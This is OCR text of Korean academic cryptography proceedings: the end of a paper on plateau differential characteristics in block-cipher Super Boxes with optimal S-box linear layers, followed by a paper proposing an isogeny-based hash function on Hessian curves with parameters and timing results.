두 번째는 $\dim(A\cap B)=\dim(A)+\dim(B)-\dim(A+B)$를 활용한 방법으로 $O(\eta)$ 복잡도를 감소시킬 수 있다. 고원 특성 분석에 있어서 $M(U_{a,b}^{\rightarrow}), V_{c,d}^{\rightarrow}$의 각각의 기저벡터들은 사전연산을 통해 알 수 있기 때문에 각각의 부분공간을 구하지 않고, 하나의 부분공간 $M(U_{a,b}^{\rightarrow})+V_{c,d}^{\rightarrow}$를 구하여 $height(Q)$를 도출할 수 있다(즉, $O(\eta/2)$로 개선). Line 20은 이 방법이 적용된 부분이다.

분석 복잡도는 Line 2, 8, 9, 14의 **For** 문의 크기로 분석할 수 있으며 각각은 다음과 같다.

Line 2	Line 8	Line 9	Line 14	Total
$O(2^{n_{ss}})$	$O(2^{2m})$		$O(\theta_4^{2m})$	$O(\theta_4^{2m}\times 2^{n_{ss}+2m}\times\eta/2)$

여기서 θ_4는 S-box의 차분분포표 행과 열에 4인 엔트리의 평균 개수로서 AES/SmallAES S-box의 경우 1이고, 분석 나머지 분석 암호는 1.6이다(표 1 참조).

3.2 Super Box 고원 특성 분석 결과

SageMath를 통해 제안 방법을 구현하였으며, 2개의 Intel Xeon Gold 6230 @2.1GHz로 구성된 시스템에서 76개의 프로세스를 생성하여 병렬화(Line 1)하여 약 40분이 소요되었다. 구현 프로그램은 256개 이하의 프로세스를 병렬화할 수 있도록 구현되어 있다. 지면상 LED 분석 결과만 상세히 표 2에 기재하였다.

* $\vec{b}$가 i개의 활성 S-box이면, $U_{a,b}^{\rightarrow}$, $V_{c,d}^{\rightarrow}$는 각각 최대 $4(4-i)+2i$, $4(4-(Min_{act}-i))+2(Min_{act}-i)$의 기저벡터로 구성될 수 있다.

Algorithm 1 - Super Box의 모든 고원 특성 분석

Input : S-box S, Matrix $M \in GL(m, F_{|S|})$
Output : Analysis Result Table Tab

1. **For All** $\vec{b} \in F_{|S|}^{m}$:
2. compute $\vec{c}=M\vec{b}$
3. $A_{M\vec{b}} \leftarrow M(b_0^*)\cup M(b_1^*)\cup M(b_2^*)\cup M(b_3^*)$
4. $A_{\vec{c}} \leftarrow c_0^*\cup c_1^*\cup c_2^*\cup c_3^*$
5. obtain the indices I_{d_4}, whose S-box can have d_4
6. obtain the indices $\check{I}_{d_4}$, whose S-box ONLY have d_4
7. $I_{vari} \leftarrow I_{d_4}-\check{I}_{d_4}$
8. **For** $0 \le n_4 \le |I_{vari}|$:
9. **For All** $I_{chan} \in Combinations(I_{vari}, n_4)$:
10. $B_{M\vec{b}} \leftarrow \varnothing$, $B_{\vec{c}} \leftarrow \varnothing$
11. **call** $Construct\_Basis(I_{chan}\cup\check{I}_{d_4}, B_{M\vec{b}}, B_{\vec{c}}, 0)$
12. **Procedure** $Construct\_Basis(I_{chan}\cup\check{I}_{d_4}, B_{M\vec{b}}, B_{\vec{c}}, idx)$:
13. **If** $idx \in I_{chan}\cup\check{I}_{d_4}$: //Add the auxiliary vector
14. **For All Possible** $a_{idx}\,(d_{idx-m})$:
15. $B'_{M\vec{b}} \leftarrow B_{M\vec{b}}\cup\{V_{a_{idx},b_{idx}}^{auxi}\}$ or $B'_{\vec{c}} \leftarrow B_{\vec{c}}\cup\{U_{c_{idx-m},d_{idx-m}}^{auxi}\}$
16. **call** $Construct\_Basis(I_{chan}\cup\check{I}_{d_4}, B'_{M\vec{b}}, B'_{\vec{c}}, idx+1)$
17. **Else**:
18. **call** $Construct\_Basis(I_{chan}\cup\check{I}_{d_4}, B_{M\vec{b}}, B_{\vec{c}}, idx+1)$
19. **If** $idx=2m$: //We travered all the S-boxes
20. compute $\dim(span(A_{M\vec{b}}\cup A_{\vec{c}}\cup B_{M\vec{b}}\cup B_{\vec{c}}))$, $height(Q)$
21. obtain # of the equivalent characteristics N_Q
22. $Tab[height(Q)]$ += N_Q

if $b_i \neq 0$, $b_i^*=\{\langle 0,..,b_i,...,0\rangle\}$,
else $b_i^*=\{\langle 0,..,v_{std},...,0\rangle | v_{std}\}$, where $v_{std} \in F_{|S|}$ are the corresponding elements to standard basis vectors over $F_2^{\log|S|}$.

#act	weight	$n_{ss}-height$						
		15	14	13	12	11	10	9
5	10	-	-	-	-	-	12.97	5.46
	11	-	-	-	-	16.92	10.53	-
	12	-	-	-	19.56	14.57	-	-
	13	-	-	21.10	17.53	-	-	-
	14	-	21.44	19.47	-	-	-	-
	15	19.98	19.90	-	-	-	-	-
6	12	-	-	-	16.18	12.60	2.00	-
	13	-	-	20.21	17.75	11.62	-	-
	14	-	22.76	21.65	17.05	7.75	-	-
	15	23.86	24.48	21.44	14.89	-	-	-
	16	25.94	24.75	19.94	10.17	-	-	-
	17	26.56	23.76	16.52	-	-	-	-
	18	25.75	21.13	-	-	-	-	-
7	14	-	18.45	17.56	13.55	7.21	-	-
	15	21.91	22.68	20.04	14.62	-	-	-
	16~21	33.05	28.32	22.12	14.00	-	-	-
8	16~24	36.67	28.58	20.12	10.29	-	-	-

\# act : 특성의 활성 S-box 개수
$weight$: $\log_2 P(Q)$
- # act = 7~8의 경우에는 지면상 $weight$를 범위로 기재
- 각 개수의 값은 $\log_2$ 스케일 값
- $weight$에 비해 증폭된 확률을 갖는 경우 음영표시

표 2 LED Super Box 고원 특성 분석 결과

표 2의 결과에서 주목할 만한 것은 $height(Q)=7$인 결과가 존재한다는 것이다. LED의 2-라운드는 최대 차분확률이 2^{-10}임이 알려져 있으나, 해당 확률을 갖는 차분특성 중 $44(2^{5.46})$개가 특정 키 집합에서 확률이 2^{-9}가 됨을 파악할 수 있다. 이는 2^{-10}확률 기반으로 도출한 LED의 차분공격 저항성이 특정키에서 틀릴 수 있음을 보여준다. 이외의 블록암호 분석결과는 다음과 같다.

블록암호	$n_{ss}-height$											
	15	14	13	12	11	10	9	8	7	6	5	4
SmallAES	37.8	29.1	22.8	19.1	15.4	10.9	4.3	-	-	-	-	-
MIDORI	36.7	33.3	29.9	27.5	24.0	21.7	19.8	16.5	13.8	10.6	-	-
SKINNY	36.6	34.1	32.0	28.8	25.9	23.5	20.7	17.4	14.4	11.7	8.5	6.7
CRAFT	36.1	35.5	33.3	31.0	27.9	25.4	22.4	19.1	16.2	13.6	11.0	8.2
PRESENT	36.3	34.9	31.9	28.0	23.2	19.6	16.7	13.6	11.0	9.2	8.0	5.6

- Super Box의 최대 차분 확률보다 큰 $2^{height-n_{ss}}$ 값을 가진 특성의 경우 음영표시

IV. 최적의 S-box 선형계층

본 장에서 S-box의 선형계층을 변경($S' = L_1 \circ S \circ L_2$)하여, 최대 차분확률을 벗어나는 고원 특성을 제거하거나 그 숫자를 감소시킨다.

4.1 S-box의 선형계층과 고원 특성

AES의 설계 원리인 WTS(wide trail strategy)와 같이 활성 S-box의 최소개수를 통해 차분공격의 저항성을 분석하는 경우에 S-box의 선형계층은 저항성에 영향을 미치지 않는다. 이에 반해 Algorithm 1의 Line 14~16에서 추가되는 기저벡터 $V^{auxi}_{a_i b_i}$, $U^{auxi}_{c_i d_i}$는 S-box의 선형계층에 따라 다르기 때문에 선형계층의 변경은 $height(Q)$값에 영향을 준다.

4-bit 선형함수 L_i는 총 20,160개 존재하기 때문에 24개의 4-bit 순열 P_i만 고려하였다. 최대 차분확률을 벗어나는 고원 특성을 갖는 암호는 LED, SmallAES, MIDORI이다. $height(Q)$ 결과는 동일한 차분분포표를 갖는 S-box에서 동일하기 때문에, 순열 함수 조합 중 $\{(P_1, P_2) \mid S \neq \oplus_{c_1} \circ P_1 \circ S \circ P_2 \circ \oplus_{c_2} \ \forall\, c_1, c_2\}$인 순열만 고려하였다. 각각의 암호는 288, 576, 24*개가 고려 대상이었다.

4.2 최적의 선형계층

- LED : $mac_Q[height(Q)]=7$에서 향상 가능한 조합이 없었으나, 고원 특성의 개수를 44개에서 12개로 감소시킬 수 있는 (P_1,P_2)조합이 8개 존재하였다.
- SmallAES : $mac_Q[height(Q)]=7 \rightarrow 6$으로 향상 가능한 (P_1,P_2)조합을 81개 얻을 수 있었다.
- MIDORI : $mac_Q[height(Q)]=10 \rightarrow 9$으로 향상 가능한 (P_1,P_2)조합을 8개 얻을 수 있었다.

표 3은 각 블록암호의 최적 S-box 선형계층 예시를 보여준다.

V. 결론 및 열린 문제

본 논문에서는 Super Box의 고원 특성을 분석 하는 방법을 제시하였다. 제시한 방법은 차분균일성이

* MIDORI는 $\overrightarrow{P_1} \circ M \circ \overrightarrow{P_2} = M \circ \overrightarrow{P_1} \circ \overrightarrow{P_2}$을 만족하기 때문

LED	P_2 : (0, 4, 2, 6, 1, 5, 3, 7, 8, 12, 10, 14, 9, 13, 11, 15) P_1 : (0, 2, 8, 10, 1, 3, 9, 11, 4, 6, 12, 14, 5, 7, 13, 15) S' : (9, 3, 6, 15, 5, 14, 11, 8, 12, 10, 1, 4, 0, 13, 7, 2)
SmallAES	P_2 : (0, 4, 2, 6, 1, 5, 3, 7, 8, 12, 10, 14, 9, 13, 11, 15) P_1 : (0, 2, 8, 10, 1, 3, 9, 11, 4, 6, 12, 14, 5, 7, 13, 15) S' : (9, 3, 6, 15, 5, 14, 11, 8, 12, 10, 1, 4, 0, 13, 7, 2)
MIDORI	P_2 : (0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15) P_1 : (0, 8, 4, 12, 1, 9, 5, 13, 2, 10, 6, 14, 3, 11, 7, 15) S' : (3, 6, 11, 12, 7, 14, 15, 13, 2, 10, 8, 9, 0, 4, 1, 5)

표 3 블록암호별 최적의 S-box 선형계층 예시

4 이하인 모든 S-box기반 블록암호에 적용 가능하다. 이에, 우리는 다양한 블록암호의 Super Box에 적용하여 최대 차분확률보다 큰 확률을 갖는 고원 특성 존재 여부를 파악할 수 있었다.

또한, 기존 S-box의 선형계층을 변경하여 고원 특성이 안전성 증명 측면에서 개선될 수 있음을 보이고 최적의 선형계층을 도출하였다. 다만, 고려하는 선형계층을 분석 복잡도의 이유로 비트 순열로 제한했기 때문에 전체 선형계층을 고려할 수 있도록 개선해야 할 것으로 보인다.

차분균일성이 4이하가 아닌 S-box를 사용하는 경우 input(output)-planar를 만족하지 못하게 되어 본 논문의 분석 방법을 사용할 수 없다. 따라서 GIFT와 같이 차분균일성이 4이하가 아닌 S-box를 사용하는 블록암호의 고원 특성분석은 새로운 방법을 고안해야 할 것으로 보인다.

마지막으로, 본 논문에서는 고원 특성을 설계 측면에서만 고려하였으나, 공격 측면에서 이러한 특성을 활용하기 위한 추가 연구가 요구된다.

[참고문헌]

[1] Lai, Xuejia, James L. Massey, and Sean Murphy. "Markov ciphers and differential cryptanalysis." Workshop on the Theory and Application of of Cryptographic Techniques. Springer, Berlin, Heidelberg, 1991.

[2] Daemen, Joan, and Vincent Rijmen. "Plateau characteristics." IET information security 1.1 (2007): 11-17.

[3] Canteaut, Anne, et al. "Refined probability of differential characteristics including dependency between multiple rounds." IACR Transactions on Symmetric Cryptology (2017): 203-227.

[4] Sun, Ling, Wei Wang, and Meiqin Wang. "More accurate differential properties of led64 and midori64." IACR Transactions on Symmetric Cryptology (2018): 93-123.

[5] Liu, Yunwen, et al. "The phantom of differential characteristics." Designs, Codes and Cryptography 88.11 (2020): 2289-2311.

[6] 조은지, 김성겸, 홍득조, 성재철, 홍석희 (2019). GPGPU 기술을 활용한 차분 확률의 통계적 분석. 정보보호학회논문지, 29(3), 477-489

[7] Cid, Carlos, Sean Murphy, and Matthew JB Robshaw. "Small scale variants of the AES." International Workshop on Fast Software Encryption. Springer, Berlin, Heidelberg, 2005.

[8] Daemen, Joan, and Vincent Rijmen. "Understanding two-round differentials in AES." International Conference on Security and Cryptography for Networks. Springer, Berlin, Heidelberg, 2006.

증명 가능한 안전성을 가지는 아이소제니 기반 해시 함수 설계*

허동회*, 홍석희**

*, **고려대학교 (대학원생, 교수)

Construction of Isogeny-based Provably Secure Hash Function

Donghoe Heo*, Seokhie Hong**

*, **Korea University(Graduate student, Professor)

요 약

본 논문에서는 아이소제니 문제를 기반으로 하여 증명 가능한 해시 함수를 설계하는 과정에 대해 서술한다. 아이소제니 기반 해시 함수는 이미 2009년에 Charles 등에 의해 설계 되었다. 하지만, 초기 곡선의 선택이 자유롭지 못한 supersingular 곡선의 단점을 이용하여 CGL 해시 함수에 대한 충돌쌍을 찾아낼 수 있다. 제 3 신뢰기관을 통해 이 문제를 해결할 수 있지만, 본 논문에서는 그러한 방법을 사용하지 않으면서 초기 곡선의 선택과 관련 없이 안전한 해시 함수를 설계하는 방법에 대해 서술한다. 또한, 타원곡선의 여러 종류 중 하나인 Hessian 곡선을 활용하여 타원곡선 군 연산 없이 유한체 연산만으로 아이소제니 기반 해시 함수를 실제로 구성하였다. 타겟 보안 강도인 128, 192, 256비트에 맞는 파라미터를 제시하고 SageMath 환경에서 실제로 구현하여 성능을 측정해, 연구의 의의를 확인할 수 있었다.

I. 서론

양자 컴퓨터 및 양자 알고리즘의 활용 가능성이 점차 가시화됨에 따라 기존의 공개키 암호 방식을 대체 할 양자내성암호(PQC)의 필요성이 더욱 강조되고 있다. 이에 미국 국립표준기술연구소(NIST)에서는 PQC 표준화를 위해 다양한 기반 문제를 바탕으로 한 후보군을 모집하였고, 현재는 최종 단계로 예상되는 Round 3까지 진행 되었다.

아이소제니 기반 암호는 유한체 위에서 정의된 두 타원 곡선 사이의 준동형 사상인 아이소제니를 찾는 것이 어렵다는 사실을 바탕으로 두고, 다른 PQC 후보들에 비해 상대적으로 작은 키 사이즈를 보인다는 장점을 가지고 있다.

1997년 Couveignes은 유한체 $\mathbb{F}_q$ 위에서 정의된 ordinary 타원곡선 $E/\mathbb{F}_q$ 간의 아이소제니를 이용한 키 교환 알고리즘을 제안하였다 [1]. 이 알고리즘은 ordinary 곡선의 endomorphism ring O의 ideal-class group $cl(O)$를 통해 $E/\mathbb{F}_q$의 $\mathbb{F}_q$-isomorphism class들의 집합에 대한 free, transitive한 group action을 정의할 수 있다는 사실을 이용하여 설계한 Diffie-Hellman 스타일의 키 교환 알고리즘이다. 이는 Rostovtsev와 Stolbunov에 의해 확장되어 CRS 알고리즘으로 불린다 [2].

CRS 알고리즘이 등장한 이후, 파라미터 선택에 어려움이 있는 ordinary 곡선이 아닌 supersingular 곡선을 이용한 CGL 해시 함수와 SIDH (Supersingular Isogeny Diffie-Hellman)가 제안되며 아이소제니 기반 암호가 다시 주목 받게 되었다 [4]. 이 중, SIDH는 현재 NIST PQC 표준화 Round 3의 대체 후보군에 포함된 SIKE (Supersingular Isogeny Key Encapsulation)의 기반 알고리즘이다. 또한, supersingular 곡선을 CRS 알고리즘에 이식한 CSIDH도 제안되었고, 위 기반 알고리즘들을 바탕으로 한 전자 서명 알고리즘 설계, 부채널 및 양자 안전성 분석 등 활발한 연구가 지속되고 있다.

한편, 2009년에 제안된 CGL 해시 함수는 초기 곡선의 endomorphism ring이 알려져 있다는 사실에 기반하여 충돌쌍을 찾을 수 있음이 밝혀졌다 [3,5]. 증명 가능하면서 endomophism ring이 알려지지 않은 supersingular 곡선을 생성하는 방법이 알려져 있지 않아, 아직까지는 이 문제를 근본적으로 해결 할 방법은 없다. 하지만, 본 논문에서는 이 문제를 우회적으로 해결하여 아이소제니 기반 해시 함수를 설계하는 방법에 대하여 논의하고 실제로 Hessian 곡선을

* 이 성과는 2021년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임 (No. NRF-2020R1A2C1011769)

활용하여 설계한 해시 함수를 제안한다.

Ⅱ장에서는 아이소제니의 기본 개념과 기반 문제를 간단히 소개하고, 기존 제안된 CGL 해시 함수와 그에 대한 충돌쌍 공격에 대해 서술한다. 이 공격에 저항하는 아이소제니 기반 해시 함수 설계 논리 및 과정은 Ⅲ장에서 서술하며, 이를 실제로 구현한 결과는 Ⅳ장에서 다룬다. 마지막으로 연구의 의의와 향후 연구 계획 등을 Ⅴ장에서 서술하면서 결론을 맺는다.

II. 배경 지식

본 장에서는 이 논문에서 사용할 supersingular 타원곡선 및 아이소제니, CGL 해시 함수와 관련된 배경 지식을 서술한다. 설명의 간결함을 위해 이후 등장하는 타원곡선은 모두 주어진 소수 p에 대해 유한체 $\mathbb{F}_{p^2}$ 위에서 정의된 supersingular 곡선이라고 가정한다.

2.1. Supersingular Isogeny Graph

타원곡선과 그 위에서의 아이소제니를 통해 형성되는 supersingular isogeny graph $G=(\nu,\epsilon)$를 소개하기 위해 다음의 개념들을 정의한다.

정의 1. Elliptic Curve Isomorphism
두 타원곡선 E,E'이 서로 동치일 필요충분조건은 각 곡선의 j-invariant인 $j(E)$와 $j(E')$가 $\overline{\mathbb{F}}_{p^2}$ 위에서 동일하다는 것이다.

특히 supersingular 곡선의 j-invariant는 모두 $\mathbb{F}_{p^2}$ 위에 존재하므로, 하나의 j-invariant는 하나의 $\mathbb{F}_{p^2}$-isomorphism class와 대응된다. 이때, G의 정점(vertex) 집합 ν는 존재하는 모든 j-invariant를 모아놓은 집합이고 $|\nu|\approx\frac{p}{12}$를 만족한다.

정의 2. Isogeny of Degree ℓ
준동형 사상 $\phi:E\rightarrow E'$에 대해 $|\ker\phi|=\ell$인 경우, ϕ를 ℓ차 아이소제니라 부른다. 반대로, $E(\mathbb{F}_{p^2})$에 대한 위수가 ℓ인 부분군 H가 주어질 경우 $\ker\phi=H$인 ℓ차 아이소제니 $\phi:E\rightarrow E'$를 계산할 수 있다.

특히 p를 나누지 않는 모든 소수 ℓ에 대해, 각 곡선에는 $\ell+1$개의 아이소제니가 존재한다. 이때, G의 간선(edge) 집합 ϵ은 각 곡선에 존재하는 $\ell+1$개의 ℓ차 아이소제니들을 모아놓은 집합이다.

서술한 두 정의를 종합해보면, supersingular 곡선 E과 그 위에서의 ℓ차 아이소제니를 연속적으로 수행하는 것을 고려하였을때 $(\ell+1)$-regular graph G가 형성되는 것을 알 수 있다. $\mathbb{F}_{p^2}$ 위에서 정의된 supersingular 곡선을 사용한 아이소제니 기반 암호의 안전성은 위 그래프 G의 두 정점(곡선)이 주어졌을 때, 특정한 경로(아이소제니)를 찾는 것의 어려움에 기반하고 있다.

2.2. CGL Hash Function [3]

Charles-Goren-Lauter는 2.1.절에서 서술한 문제를 바탕으로, 이후 CGL 해시 함수라 불리는 아이소제니 기반 해시 함수를 설계하였다. 2차 아이소제니를 메시지의 비트 수만큼 연속으로 적용한 CGL 해시 함수는 다음과 같이 구성된다.

[Step 1. 2-torsion point 구분] : 사용하는 타원곡선이 $E:y^2=f(x)$라고 했을 때, 2차 아이소제니를 형성하는데 필요한 위수 2의 부분군을 만들기 위한 2-torsion point는 다음과 같이 총 3개가 존재한다.

$$(x_0,y_0),\ (x_1,y_1),\ (x_{back},y_{back})$$

(x_{back},y_{back})를 통해 2차 아이소제니를 수행할 경우 바로 직전의 곡선과 동치인 곡선이 얻어지기 때문에 이를 배제해주어야 한다. 또한, 사용하는 곡선에 따라 (x_0,y_0)와 (x_1,y_1)의 순서를 잘 유지할 수 있다.

[Step 2. 연속적인 2차 아이소제니 연산] : 메시지의 i번째 비트가 b일 때, 다음의 2차 아이소제니 연산을 반복적으로 수행한다.

$$\phi_i:E_i\rightarrow E_{i+1}=E_i/\langle(x_b^{(i)},y_b^{(i)})\rangle$$
$$\text{and }(x_{back}^{(i+1)},y_{back}^{(i+1)})=\phi_i(x_{1-b}^{(i)},y_{1-b}^{(i)})$$

Step 1으로부터, (x_{back},y_{back})를 잘 추적하기 위해 해시 상태를 다음과 같이 업데이트 한다.

$$(E_i,(x_{back}^{(i)},y_{back}^{(i)}))\rightarrow(E_{i+1},(x_{back}^{(i+1)},y_{back}^{(i+1)}))$$

해시하고자 하는 메시지가 n비트라고 가정하였을 경우, $\phi_0,\phi_1,\ldots,\phi_{n-1}$을 순차적으로 연산한 뒤 얻을 수 있는 $j(E_n)$을 해시 값으로 출력한다.

CGL 해시 함수를 메시지 비트(0,1)에 따라 2차 아이소제니 그래프를 통해 나타내면 다음과 같다.




그림 1. CGL 해시 함수의 동작 원리

2.3. Cycles in ℓ-isogeny Graph

ℓ^e차 아이소제니 $\phi:E\rightarrow E'$가 존재하는 두 타원곡선 E,E'가 주어졌을 때 ϕ를 알아내는 것은 2.1.절에서 서술하였듯이 어려운 문제로 알려져있지만, 만약 두 곡선의 endomorphism ring $\mathrm{End}(E),\mathrm{End}(E')$을 알고 있다면 norm equation을 푸는 과정을 통하여 $\phi':E\rightarrow E'$를 만족하는 아이소제니 ϕ'을 계산하는 것이 가능하다. 하지만, 일반적으로 endomorphism ring을 계산하는 문제 또한 어려운 것으로 알려져 있기 때문에 아이소제니 기반 암호의 안전성을 해치는 사실은 아니라는 것을 알 수 있다.

한편, endomorphism ring이 알려진 초기 타원곡선 E_0를 사용할 경우에는 다음의 식을 만족하는 아이소제니 ϕ를 효율적으로 계산할 수 있게 된다.

$$\phi:E_0\rightarrow E_0$$

또한, [5, Algorithm 13]에 의해 $\phi_i : E_i \rightarrow E_{i+1}$이고 $\phi = \phi_{t-1} \circ \cdots \circ \phi_0$를 만족하는 ϕ_i 및 E_i를 모두 계산할 수 있고 $(j(E_0), j(E_1), \ldots, j(E_{t-1}), j(E_t) = j(E_0))$와 같은 cycle을 얻을 수 있다. 따라서, E_0를 초기 곡선으로 하는 CGL 해시 함수에 대한 충돌쌍을 찾는 것은 쉬운 일이다.

III. 공격에 안전한 해시 함수 설계

2.3.절에 서술된 공격에 의해 endomorphism ring이 알려진 초기 곡선을 아이소제니 기반 해시 함수 설계에 이용하는 것은 문제가 있다. 게다가, 증명가능하면서도 endomorphism ring이 알려지지 않은 supersingular 타원곡선을 생성하는 방법은 알려진 바가 없어, 이 문제를 근본적으로 해결 할 수 없다.

이를 타개하기 위한 방법으로는 제 3 신뢰기관(Trusted Third Party)이 개입하여 E_0로부터 임의의 아이소제니 $\phi : E_0 \rightarrow E$를 통해 얻은 E를 초기 곡선으로 설정하고, 제 3 신뢰기관은 그 경로를 폐기함으로써 안전한 해시 알고리즘을 설계하는 방법이 있다.

하지만, 이러한 사용 방법으로는 분명한 한계가 있다. 본 장에서는 초기 곡선의 endomorphism ring이 알려져 있더라도 안전한 해시 함수를 설계하는 방법에 대해 논하고, Hessian 곡선을 이용하여 실제로 설계하는 과정에 대해 서술한다.

3.1. Partial Graph를 사용한 해시 함수

2.2.절에서 소개한 CGL 해시 함수의 경우, 주어진 소수와 초기 타원곡선을 바탕으로 한 전체 아이소제니 그래프를 이용하는 모델이다. 즉, 그래프 내의 모든 간선이 유효한 해시 경로에 해당하여 2.3.절에서 서술한 바와 같이 충돌쌍을 찾아낼 수 있다.

위 공격을 통해 얻을 수 있는 경로는 공격자가 특별히 원하는 방향으로 조절할 수 없고, 임의의 경로가 출력된다. 이를 이용한 아이디어가 바로 아이소제니 그래프의 일부만 이용하는 것이다. 아래 그림은 3차 아이소제니 그래프에서 메시지의 비트(0,1)에 따라 특정 경로만 해시로 사용하는 경우의 예시이다.




그림 2. 부분 그래프를 이용한 해시 함수

ℓ차 아이소제니 그래프를 고려했을 때, backtracking 아이소제니 1개를 제외한 나머지 ℓ개의 가능한 아이소제니 중, 특정 r개의 아이소제니만을 사용한다면 공격자가 유효한 해시 충돌쌍을 얻을 확률은 다음과 같다 [6].

$$C \cdot \left(\frac{r}{\ell}\right)^C$$

이때, C는 2.3.절의 공격을 수행하여 얻을 수 있는 cycle 길이의 기댓값으로, birthday paradox를 고려하여 추정하면 $C \approx \log_\ell p$라는 사실을 알 수 있다. 또한, 이 공격 알고리즘의 수행 시간은 $\Omega(\log p) \geq C$임을 고려하면 총 공격 비용은 다음과 같다.

$$\frac{C}{C \cdot (r/\ell)^C} = \left(\frac{\ell}{r}\right)^C \approx \left(\frac{\ell}{r}\right)^{\log_\ell p} = \left(\ell^{1-\log_\ell r}\right)^{\log_\ell p} = p^{1-\log_\ell r}$$

3.2. Security Estimation

타겟 보안 강도가 λ일 경우, birthday paradox로 인해 소수 p의 비트 수는 기본적으로 2λ 이상이어야 한다. 또한, 3.1.절의 결과에 의해 2.3.절의 충돌쌍 공격에 저항하기 위해서는 $\lambda/(1-\log_\ell r)$ 이상의 비트 수를 가져야 함을 알 수 있다. 따라서 요구되는 p의 비트 수는 다음과 같이 정리할 수 있다 [6].

$$\log_2 p \geq \max\{2\lambda, \lambda/(1-\log_\ell r)\}$$

3.3. Hessian 곡선을 이용한 해시 함수

$\mathbb{F}_{p^2}$ 위에서 정의된 Hessian 곡선은 다음과 같은 형태를 가지고 있다.

$$H_d : x^3 + y^3 + 1 = dxy$$

이때, $j(H_d) = \left(\frac{d(d^3+216)}{d^3-27}\right)^3$이다.

Hessian 곡선은 d의 값과 상관 없이 고정된 4개의 위수가 3인 부분군 G_i $(i = 0,1,2,back)$를 가지고 있다는 특징이 있는데, 이는 다음과 같은 형태이다 [7].

$$\begin{aligned} G_0 &= \{(1:-1:0),(-1,0),(0,-1)\} \\ G_1 &= \{(1:-1:0),(-w,0),(0,-w)\} \\ G_2 &= \{(1:-1:0),(-w^2,0),(0,-w^2)\} \\ G_{back} &= \{(1:-1:0),(1:-w:0),(1:-w^2:0)\} \end{aligned}$$

이때, $w \in \mathbb{F}_{p^2}$는 $w^2 + w + 1 = 0$을 만족하는 알고리즘 내 고정된 값이다. 서로 다른 $i,j \in \{0,1,2\}$에 대해 G_i를 kernel로 가지는 아이소제니 ϕ_i를 수행한다고 가정하면, $\phi_i(G_j) = G_{back}$이므로 backtracking을 발생시키는 부분군의 형태가 G_{back}으로 고정되어 있다는 것을 알 수 있다. 따라서, 2.2.절의 Step 2.에서와 같이 연속적인 아이소제니 연산 과정에서 G_{back}을 계산할 필요 없이 image 곡선 E_{i+1}만 계산해주면 된다.

주어진 곡선 H_d에 대한 3차 아이소제니를 $\phi_k : H_d \rightarrow H_{d'} = H_d/G_k$라 할 때, 다음이 성립한다.

$$\begin{aligned} d' &= m(d + 6w^k) \\ \text{where} \quad m^3 &= \frac{1}{d^2(w^k) + 3d(w^k)^2 + 9} \end{aligned}$$

본 연구에서는 G_0, G_1, G_2 중, 메시지(M)의 각 비트(m_i)에 따라 G_0, G_1을 통한 다음과 같은 3차 아이소

제니만 사용하는 것을 전제로 하였다.

$$\phi_i : H_{d_i} \rightarrow H_{d_{i+1}} = H_{d_i} / \langle G_{m_i} \rangle$$

즉 $\ell = 3$이고 $r = 2$인 경우를 생각하며(그림 2), 이를 알고리즘으로 나타내면 다음과 같다.

Algorithm 1 - Hessian 곡선을 사용한 해시 함수

Input : Hessian curve $H_{d_0}/\mathbb{F}_{p^2}$, $M = (m_{n-1} \cdots m_0)_2$

Output : hashed value $j(H_{d_n})$

1. **for** i from 0 to $n-1$ **do**
2. $\quad d_{i+1} \leftarrow \dfrac{d_i + 6w^{m_i}}{\sqrt[3]{d_i^2 w^{m_i} + 3d_i w^{2m_i} + 9}}$
3. **return** hashed value $j(H_{d_n})$

IV. 파라미터 선택 및 구현 결과

본 장에서는 3장에서의 제안 방법인 Hessian 곡선을 이용한 해시 함수를 실제로 구현하기 위해 타겟 보안 강도에 따른 파라미터 선택 과정을 서술한다.

4.1. Parameter Selection

일반적인 타겟 보안 강도인 $\lambda \in \{128, 192, 256\}$에 대해 3.2.절의 결과를 통해 만족해야하는 소수 p의 최소 비트 수는 각각 $\{347, 520, 694\}$이다. 이를 만족하는 $p = 2^{e_2} \cdot 3 \cdot f - 1$는 다음과 같다.

λ	$\max\{2\lambda, \lambda/(1-\log_3 2)\}$	(e_2, f)	$\log_2 p$
128	347	(341,67)	349
192	520	(514,29)	521
256	694	(687,157)	696

표 1. 타겟 보안 강도에 따른 소수 p의 선택 ($d_0 = 0$)

3차 아이소제니를 사용하므로 $|E(\mathbb{F}_{p^2})| = (p+1)^2$인 타원곡선 군 $E(\mathbb{F}_{p^2})$ 위에 3-torsion point가 존재해야한다. 따라서, $3 | (p+1)$를 만족하도록 p를 설정하였고 Montgomery-friendly 소수를 활용한 효율적인 유한체 연산을 위해 e_2의 크기를 늘리면서도 cofactor f를 추가적으로 곱하여 타겟 보안 강도를 만족시키는 tight한 파라미터를 선택하고자 하였다.

본 연구에서는 f가 소수인 경우만 다루었지만 합성수인 경우를 포함하여 더욱 폭넓은 탐색을 진행할 경우 더 좋은 소수 p를 찾거나, 다양한 보안 강도에 대한 p를 선택할 수 있을 것이다.

4.2. Implementation Results

위 알고리즘은 3.70GHz의 동작 주파수를 가지는 Intel Core i7-8700K에서 SageMath를 활용하여 구현되었다. 1KB 메시지를 입력 받아 해시 값을 출력하는데 소요되는 시간은 다음과 같다.

(e_2, f)	소요 시간 (초)
(341,67)	8.521
(514,29)	15.118
(687,157)	22.588

표 2. 파라미터 별 1KB 메시지에 대한 해시 수행 속도

표 2의 결과는 Montgomery-friendly 소수를 활용한 효율적인 유한체 연산이나 C를 활용한 구현이 아니기 때문에 상대적으로 많이 부족한 성능을 보여주고 있다. 물론, 이러한 점을 모두 감안하더라도 현재 사용하고 있는 SHA 계열의 해시 함수 등과 비교하면 성능이 상당히 떨어진다는 것을 확인할 수 있다.

